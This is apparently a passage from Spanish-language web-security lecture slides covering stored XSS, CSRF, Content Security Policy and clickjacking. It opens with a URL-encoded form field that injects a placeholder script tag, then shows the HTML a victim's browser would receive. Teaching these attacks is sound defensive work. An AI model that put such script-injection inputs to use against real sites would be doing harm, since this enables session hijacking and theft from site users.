comment=%3Cscript%3E%2F*%2BScript%2Bmalicioso%2B*%2F%3C%2Fscript%3E
```

- Y cuando algún usuario acceda a la web recibirá en la respuesta HTTP:

```
<p><script>/* Script malicioso */</script></p>
```

Cross-Site Scripting (XSS)




- Existe otro tipo concreto de ataque XSS que se suele denominar Cross Site Request Forgery (CSRF) o Session Riding.
- El atacante hace que la víctima ejecute un código malicioso con un objetivo muy concreto: acceder a otra web o aplicación en la que el usuario estuviera previamente autenticado.
- Como la autenticación ya se ha hecho (normalmente se gestiona con cookies), este acceso se autoriza.
- Se puede realizar con ataques XSS de tipo 1 o 2.

Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)



¿Cuál es la situación actual con los XSS?

- Las diferentes páginas web están incorporando los CSPs.
- Content Security Policy (CSP)
- Son mecanismos de seguridad del navegador que limitan los recursos que una determinada página puede cargar.
- Además definen si una página puede ser incluida dentro de otras.
- Lo más común es restringir el uso de scripts a sólo aquellos que provienen del mismo dominio que la web en cuestión.

Ataques de clickjacking.

- El objetivo de este ataque es conseguir que un usuario pulse en un enlace (y realice una acción) sin que lo sepa, o creyendo que lo que hace en otro enlace con otro fin.
- El fin puede ser muy variado:
 - Seguir a alguien en Twitter.
 - Un “Like” en Facebook... “Meta”
- El atacante “disfraza” un enlace no deseado, volviéndolo atractivo para la víctima.
 - Para conseguirlo se basa en las capas que se pueden construir con HTML e Iframe (técnica para cargar una web dentro de otra).

- Una web maliciosa debe cargar una web legítima delante pero de forma transparente.
- Si se posiciona correctamente un enlace sobre otro, y se cuadran las capas, el efecto puede ser el del “secuestro” del click del ratón.
- Una ventaja de esta técnica que la diferencia del XRSF es que con ella se sigue disponiendo del token válido en el caso de páginas que necesiten inicio de sesión.

